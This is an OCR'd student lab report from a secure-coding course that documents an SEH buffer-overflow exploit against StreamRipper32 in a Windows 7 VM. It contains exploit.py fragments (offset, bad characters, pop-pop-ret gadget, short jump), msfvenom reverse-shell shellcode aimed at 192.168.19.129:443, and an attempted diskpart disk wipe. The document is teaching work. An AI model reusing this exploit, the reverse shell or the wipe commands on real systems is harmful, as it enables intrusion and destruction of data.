SECURE CODING LAB-9

CSE-2010


SLOT-L23&L24

DONE BY

HEMANTH KUMAR R

18BCN7028

Download Vulln.zip from teams.




Name	Date modified	Type	Size
Today (1)			
Vullln	31-05-2021 21:07	Compressed (zipp...	785 KB
Last month (2)			
Project Review-1 Template	27-04-2021 19:52	Microsoft PowerPo...	251 KB
nm assignment (1)	23-04-2021 22:43	Adobe Acrobat D...	3,909 KB
Earlier this year (2)			
01-Cloud Non CAT Abstract Sheet	27-03-2021 18:03	Microsoft Word 97...	118 KB
As a Man Thinketh 21st Century Edition	26-03-2021 12:14	Adobe Acrobat D...	1,362 KB


Deploy a virtual windows 7 instance and copy the Vulln.zip into it.

Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Vuln

Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe



Download and install python 2.7.* or 3.5.*


https://www.python.org/download/releases/2.7/
Python Software Foundation [US]
Python Release Python 2.7...

- What's New in 2.7
- Change log for this release
- Online Documentation
- Report bugs at http://bugs.python.org
- Help fund Python and its community

Download

This is a production release. Please report any bugs you encounter.

We currently support these formats for download:

- Gzipped source tar ball (2.7) (sig)
- Bzipped source tar ball (2.7) (sig)
- Windows x86 MSI Installer (2.7) (sig)
- Windows X86-64 MSI Installer (2.7) [1] (sig)
- Mac Installer disk image (2.7) for OS X 10.5 and later (sig). It contains code for PPC, i386, and x86-64.
- 32-bit Mac Installer disk image (2.7) for OS X 10.3 and later (sig)
- Windows help file (sig)


The source tarballs are signed with Benjamin Peterson's key (fingerprint: 12EF 3DC3 8047 DA38 2D18 A5B9 99CD EA9D A413 5B38). The Windows installer was signed by Martin von Löwis' public key, which has a key id of 7D9DC8D2. The Mac installers were signed with Ronald Oussoren's key, which has a key id of E6DF025C. The public keys are located on the download page.

MD5 checksums and sizes of the released files:

```
35f56b092ecf39a6bd59d64f142aae0f  14026384  Python-2.7.tgz
0e8c9ec32abf5b732bea7d91b38c3339  11735195  Python-2.7.tar.bz2
[illegible]  16247296  python-2.7.amd64.msi
[illegible]  15913472  python-2.7.msi
```


38% of python-2.7.msi downloaded 1 min 39 sec remaining Pause Cancel View downloads

Run the exploit script to generate the payload



```
"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""


"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop eax # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE}
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -
"""
shellcode =  ""
shellcode += "\xda\xc7\xba\xea\x52\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
shellcode += "[illegible]"
```


Generated the payload by running exploit.py



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


```
shellcode += "\x71\xdb\x4f\xbc\x55\x87\x14\xdd\xcc\x6d\xfa"
shellcode += "\xe2\x0e\xce\xa3\x66\x45\xe3\xb0\xfa\x04\x6c"
```

Install Vuln_Program_Stream.exe and Run the same



3/4/2021 11:39 AM Python File 3 KB

StreamRipper32 Setup: Completed
Completed
Show details
Cancel
Nullsoft Install System v1.96
< Back
Close



URL (http://ip:port): ⊐□□ÚÇ¶PSàÙt$ô]3É±R‚ƒü1U

Title:

Bytes Read:

Max KB To Rip: 0

Destination: AAAAAAAAAAAAAAAAAAAAAAAAAA

Relay Port: 10069

□ Enable

Stream Name
StreamRipper 32

Genre:

Station Pattern: StreamRipper 32

Song Pattern: c׳ƒâl ç³׳o4Íó¢»┘°0^‖Ø ÇE‖÷°³°{0LGc1I└#ª#ÆÌÅ


Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

Version 2.6

Vulnerability found

Try to crash the Vuln_Program_Stream program and exploit it



SRipper MFC Application has stopped working


Windows can check online for a solution to the problem.

Check online for a solution and close the program


Close the program

View problem details

Try to erase the disk but error occurred.



```
05/31/2021  09:53 AM    <DIR>          Temp
08/15/2018  04:08 AM    <DIR>          tracing
05/31/2021  05:43 PM             5,949 TSSysprep.log
06/10/2009  02:41 PM            94,784 twain.dll
07/13/2009  10:32 PM    <DIR>          twain_32
11/20/2010  08:25 PM            51,200 twain_32.dll
06/10/2009  02:41 PM            49,680 twunk_16.exe
07/13/2009  06:14 PM            31,232 twunk_32.exe
06/10/2009  01:31 PM            51,867 Ultimate.xml
08/15/2018  04:47 AM             2,518 vmgcoinstall.log
07/13/2009  08:20 PM    <DIR>          Vss
07/13/2009  10:32 PM    <DIR>          Web
07/13/2009  10:09 PM               403 win.ini
05/31/2021  05:28 AM            15,884 WindowsUpdate.log
07/13/2009  06:14 PM             9,728 winhlp32.exe
05/31/2021  09:11 AM    <DIR>          winsxs
06/10/2009  01:52 PM           316,640 WMSysPr9.prx
07/13/2009  06:39 PM            10,240 write.exe
              29 File(s)      5,544,108 bytes
              54 Dir(s)  16,105,418,752 bytes free

C:\Windows>cd System32

C:\Windows\System32>diskpart
```



```
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: HEMANTH-PC

DISKPART> list disk

  Disk ###  Status         Size     Free     Dyn  Gpt
  --------  -------------  -------  -------  ---  ---
  Disk 0    Online           32 GB      0 B

DISKPART> select disk 0

Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.


DISKPART> _
```